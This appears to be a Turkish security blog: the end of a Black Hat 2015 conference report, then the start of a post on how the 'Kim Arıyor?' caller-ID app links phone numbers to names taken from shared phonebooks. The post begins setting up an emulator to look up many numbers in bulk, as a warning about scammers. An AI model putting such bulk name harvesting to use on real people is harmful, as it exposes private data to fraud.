
 Targeted Takedowns: Minimizing Collateral Damage Using Passive DNS  
by Paul Vixie Jasmine Ballroom

 WSUSpect - Compromising the Windows Enterprise via Windows Update  
by Paul Stone + Alex Chapman Lagoon





Katıldıklarım arasında en çok beğendiğim sunumlar; [Charlie Miller](#) ve [Chris Valasek](#)'in sunduğu [Remote Exploitation of an Unaltered Passenger Vehicle](#), [Michael Ossman](#)'in [The NSA Playset](#) sunumu, [Sean Metcalf](#)'in [Red vs Blue: Modern Active Directory Attacks Detection and Protection](#) sunumu ile [Eric Evenchick](#) ve [Mark Baseggio](#)'nın sunduğu [Breaking Access Controls with BLEKey](#) sunumları oldu.


Charlie Miller ile Chris Valasek'in yaptığı sunum oldukça keyifliydi. Sunum esnasında, imzalanmamış bir donanım yazılımı (firmware) sayesinde uzaktan bir arabayı nasıl hackleyebileceklerini oldukça renkli bir şekilde sundular. 1-2 sene arası süren bu zahmetli güvenlik araştırmalarının karşılığını, 1000 kişi olduğunu düşündüğüm hincə hınç dolu olan salonda müthiş bir alkış kopunca alıklarını düşünüyorum. Sunum başlamadan önce yanında boş yer olanlar ellerini kaldırınsınlar diye anons yapılması da sunuma olan ilginin bir göstergesiydi. Sunum sonunda Charlie Miller attığı bir [tweet](#) ile kendi sunumları esnasında oldukça değerli başka sunumların da paralelde gerçekleştiğini söyleyerek, sunumlarına katılanlara da teşekkür etmemi iihmal etmediler. Yabancıların bu mütevaziliğini her zaman takdir etmişimdir.



[Hackrf One](#), (ben de sonunda bir tane alabildim :)) [Uberooth One](#) ve bunun gibi birçok değerli donanıma imza atan Michael Ossman'ın sunumu da benim için oldukça değerliydi. NSA Playset adını verdiği sunumda, Edward Snowden tarafından sızdırılan NSA'in gizli belgelerinden esinlenerek güvenlik araştırmacıları tarafından hazırlanan donanımların tanıtımına kısaca yer verdi.



Eric Evenchick ve Mark Baseggio'nun RFID kapı kartları üzerine yapmış oldukları çalışma esnasında, kart kopyalamak için 10\$'a mal ettikleri [BLEKey](#) cihazını da ilk 200 kişiye ücretsiz olarak dağıtmaları beni oldukça mutlu etti. (ben de bir tane kaptım :))




Most access controls  
**suck,**

EXIT



Her ne kadar katılamamış olsam da, bu sunumlar dışında geçen sene [Gökhan ALKAN](#) ve [Bahtiyar BİRCAN](#)'ın, bu sene ise sadece Bahtiyar BİRCAN'ın Black Hat Arsenal'de bizleri [Heybe](#) sunumu ile gururlandırdıklarını da unutmamak gerekiyor.

Bu arada sunumlar demişken, Black Hat'te bir sunumdan diğer bir sunuma yetişmek için adeta depar atmanız gerekebiliyor çünkü çoğunlukla koridorlar, metrobüslere benzer bir hal alabiliyor :)



Sunumlar dışında güvenlik dünyasının dev markalarının yer aldığı standları da (Business Hall) gezme imkanım oldu ve bunlar arasında dikkatimi en çok çeken [FBI](#)'nın standı oldu. FBI'nın standına gidip tweet atmak için broşürlerine bir göz atmak istedigimde, bir hanım ablamızın (artık ajan midir bilinmez :)), Amerikan vatandaşı misin ? diye sormadan önce FBI'a katılmak ister misin ?, yetenekli misin diye laf atması da beni şaşırtmadı değil. Bu standı görünce insan, "eee adamlar nereden eleman almaları gerektiğini gayet iyi biliyorlar, sonuçta koskoca FBI" demeden geçemiyor.



The image shows the front cover of a recruitment brochure for the FBI's Cyber Division. The background features a blue digital-themed design with hexagonal patterns, binary code (1010101001010101), and a world map. The top right corner displays the official seal of the Federal Bureau of Investigation. The main title "JOIN THE FBI" is prominently displayed in large, bold, black capital letters, followed by "DEFEAT CYBER THREATS" in a slightly smaller font. Below the title, a sub-headline reads "No organization in the world will apply your cyber expertise like the FBI." A detailed paragraph describes the mission of the Cyber Division, mentioning its focus on preventing sophisticated computer threats, combating terrorism, and investigating criminal activities. To the right of this text is a vertical list titled "IDENTIFY, PURSUE, and DEFEAT:" which includes "Cyber Terrorists," "Cyber Spies," "Financially-Motivated Cyber Criminals," "Hacktivists," and "Insider Threats." On the right side of the page, there is a large, stylized graphic of an eagle in flight.

**JOIN THE FBI**  
**DEFEAT CYBER THREATS**

**No organization in the world will apply your cyber expertise like the FBI.**

Today's FBI is dedicated to preventing and investigating the most sophisticated computer threats around the globe. Your skills may deter illegal cyber activities that incite violent attacks, advance crime, target national security, aid terrorism, and threaten the nation's critical infrastructures. Now, more than ever, an FBI cyber career is for you!

The FBI's Cyber Division applies the highest level of technical capability and investigative expertise toward combating cyber-based terrorism, hostile foreign intelligence operations conducted over the Internet, and criminal computer intrusions. The Cyber Division also cultivates a network of collaborative and information-sharing partnerships across government, law enforcement, private sector, and international stakeholders with targeted outreach to facilitate its national security operations and criminal investigations. These critical partnerships allow enhanced intelligence collection, information sharing, and an elevated awareness of FBI's cyber capabilities.

**FBI MISSION**

The mission of the FBI is to protect and defend the United States against terrorist threats, to uphold and enforce the criminal laws of the United States, and to provide leadership and criminal justice services to federal, state, municipal, and international agencies and partners.

**IDENTIFY, PURSUE, and DEFEAT:**

- Cyber Terrorists
- Cyber Spies
- Financially-Motivated Cyber Criminals
- Hacktivists
- Insider Threats

Sonuç olarak Black Hat konferansı benim için gerçeğe dönüsen bir hayal oldu. Sunumlarıyla ve eğitimiyle oldukça verim aldığımı söyleyebilirim. Gönül ister her firma, her sene güvenlik uzmanlarını Black Hat, Defcon gibi konferanslara göndersin, orada eğitim alırsın, hem ülkeye hem de güvenlik sektörüne katkısı olsun ancak sık vizyon, bol bol mesai yapısın kendini geliştirecek zamanı olmasın, ne iş olsa yapın ama bir alanda uzmanlaşmasın, ekonomi de zaten kötü, maaş verdiğimizize dua etsin eğitim falan istemesin zihniyeti ile öümüzdeki 5 yıl içinde bu sayının ne kadar artacağını hep birlikte göreceğiz.

Şartların, imkanların ve bilgiye ulaşmanın sınırlı olduğu ülkemizde, Charlie Miller ile Chris Valasek'in çalışması gibi güvenlik araştırmalarına yer verilmesi pek kolay olmuyor dolayısıyla Black Hat ve Defcon gibi konferanslarda bu tür can alıcı sunumlar yapan Türkler'e pek rastlamıyoruz. Umuyorum ki ülkemizde siber güvenliğe verilen önem ile bu tür araştırmalara verilen destek ve teşvik de artacak ve yakın gelecekte Black Hat ve Defcon gibi dünyaca ünlü konferanslarda bizleri gururlandıran sunumları görüyor olacağız.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Black Hat sunum dosyalarına erişmek için [bu sayfayı](#) ziyaret edebilirsiniz.



## Kim Arıyor ?

Source: <https://www.mertsarica.com/kim-ariyor/>

By M.S on August 1st, 2015

Kasım 2013 tarihinde bir arkadaşım, [CIA \(Kim Arıyor?\)](#) mobil uygulaması hakkında bilgim olup olmadığını sordu. Bilgim olmadığını söylediğimde, bana arayan kişinin ekranda adını ve soyadını gösterdiğini ve bunu nasıl yaptığına merak ettiğini söyledi. Olsa olsa bu uygulamanın mobil cihaza yüklentiği anda telefon rehberinin bir kopyasını kendi sistemlerine gönderdiğini ve bunun üzerine çağrı geldiğinde rehber havuzda arayan numarayı sorgulayarak gösterebileceğini tahmin ettiğimi söyledi.

Uygulamayı kurup, inceledikten sonra telefon rehberinin aslında bu uygulamayı yükleyen kişinin insiyatifinde paylaştığını gördüm ve hemen kendi cep telefonu numaramı bu uygulamada üzerinden arattım. Beklediğim gibi telefon numarama sahibi olan kişi veya kişiler, telefon rehberlerini paylaştıkları için benim adım ve soyadım da cep telefonum ile eşleştirilmişti. Yakın çevremdekilerin cep telefonu numaralarını da arattığında bir arkadaşımın rehbere adı ve soyadı yerine ev adresi ile kaydedildiğini gördüm. Muhtemelen bu arkadaşımın sürekli sipariş verdiği ya bakkal ya çakkal telefon rehberine arkadaşımı bu şekilde kaydetmiş ve telefon rehberini de paylaştı.

Mahremiyete ve güvenliğe önem verenler için, kendi rızası olmadan karşı tarafın (kişiler veya firmalar) insiyatifinde verilerinin 3. partilerle paylaşılması, satılması bilindiği üzere günümüzün en büyük sorunlarından bir tanesidir. Parayı verip, veriyi satın alan partilerin bu veriyi reklam dışında hangi amaçlarla kullandığını bilemediğimiz için verilerimize sahip çıkmaya çalışarak ilerde başımıza gelebilecek potansiyel dolandırıcılık girişimlerinden kendimizi korumaya çalışmaktayız. Onlarca uyarıya rağmen kendini polis, jandarma, savcısı olarak tanıtan dolandırıcılar karşı [vatandaşlarımızın](#) hala mağdur oluyor olması da, verilerimize neden sahip çıkmamız gereğinin önemini anlatıyor.

*Bu arada 1 Mayıs 2015 tarihinde yürürlüğe giren [Elektronik Ticaret yasası](#) ile telefon, kısa mesaj ve e-posta ile izinsiz reklam yapanların 50.000 TL 'ye varan para cezaları ödeyeceklerini de büyük bir memnuniyetle hatırlatmak isterim. Şikayet için T.C. Gümüşük ve Ticaret Bakanlığı'nın [İleti Şikayet Sistemi](#)'ni ziyaret edebilirsiniz.*

İyi, güzel de Mert, telefon rehberi paylaşımı ile telefon dolandırıcılığının ne tür bir bağlantısı var diye soruyor olabilirsiniz. En basitinden sosyal mühendislik testinde olduğu gibi test öncesinde karşı taraf hakkında ne kadar çok bilgiye sahip olursanız, test esnasında karşı tarafı ikna etmeniz ve değerli bilgilere ulaşmanız o kadar kolay olur. Bundan yola çıkacak olursanız, size telefon açan bir dolandırıcı, size adınız ve soyadınız ile hitap ettiği zaman, siz ikna etme ihtimali çok daha yüksek olacaktır. Bundan yola çıkarak art niyetli kişilerin, dolandırıcıların kısa bir sürede kim arıyor ve benzeri mobil uygulamaların, telefon rehberi havuzundan kısa sürede nasıl isim ve soyad bilgilerini temin edebileceğini öğrenmeye ve buna karşı sizleri ve yakınlarınızı bu konuda uyarmaya karar verdim.

Bunun ilk isim, [GenyMotion](#) Android öykünübüne uygulamayı yüklemek oldu. Uygulamayı yükledikten sonra aklıma gelen rastgele bir cepe telefonu numarasını arattım ve karşılık o kişinin adı ve soyadı çıktı. Bir dolandırıcı olsa ve elinde yüzlerce belki de binlerce cep telefonu numarası olsa, bu uygulama üzerinden bu cep telefonlarına ait isim ve soyad bilgilerini toplu halde nasıl alabilirdi diye düşünürken, öykünübüye dışarıdan çağrı gönderilebildiği geldi.

APK Downloader [Latest] ×

apps.evozi.com/apk-downloader/?id=com.adaffix.publisher.tr.android

Hack 4 Career. Infor... LinkedIn Mert SARICA (merts...)

APK Downloader Home Discuss Free Premium VF

Package name or Google Play URL [Visit Play Store](https://play.google.com/store/apps/details?id=com.adaffix.publisher.tr.android)

https://play.google.com/store/apps/details?id=com.adaffix.publisher.tr.android

Package Name: com.adaffix.publisher.tr.android  
File Size: 6.5 MB  
QR Code: [View](#)  
MD5 File Hash: ec73de689bf617389401c5fa6263abf9  
Last Fetched: 2015-02-07 01:42:05  
Version: 4.0.27 (4027)




Generate Download Link

Click here to download com.adaffix.publisher.tr.android now

If you are getting disconnection or slow speed, we recommend you to use download manager such as IDM to download

DOWNLOAD

iLivid Request Update ▾



in (13) Genymotion for personal use - Custom Phone - 4.4.4 - API 19 - ... Pro tip: |


APPS WIDGETS SHOP

API Demos Browser Calculator Calendar Camera GPS

Clock Custom Locale Dev Settings Dev Tools Downloads

Email File Manager G+ Photos Gallery Gestures Builder

Gmail Google Google Settings Google+ Kim Ariyor?




C:\Windows\system32\cmd.exe

```
C:\Users\Mert\Desktop\kimariyor>adb install com.adaffix.publisher.tr.android.apk
2959 KB/s (6861962 bytes in 2.264s)
      pkg: /data/local/tmp/com.adaffix.publisher.tr.android.apk
Success
```

C:\Users\Mert\Desktop\kimariyor>





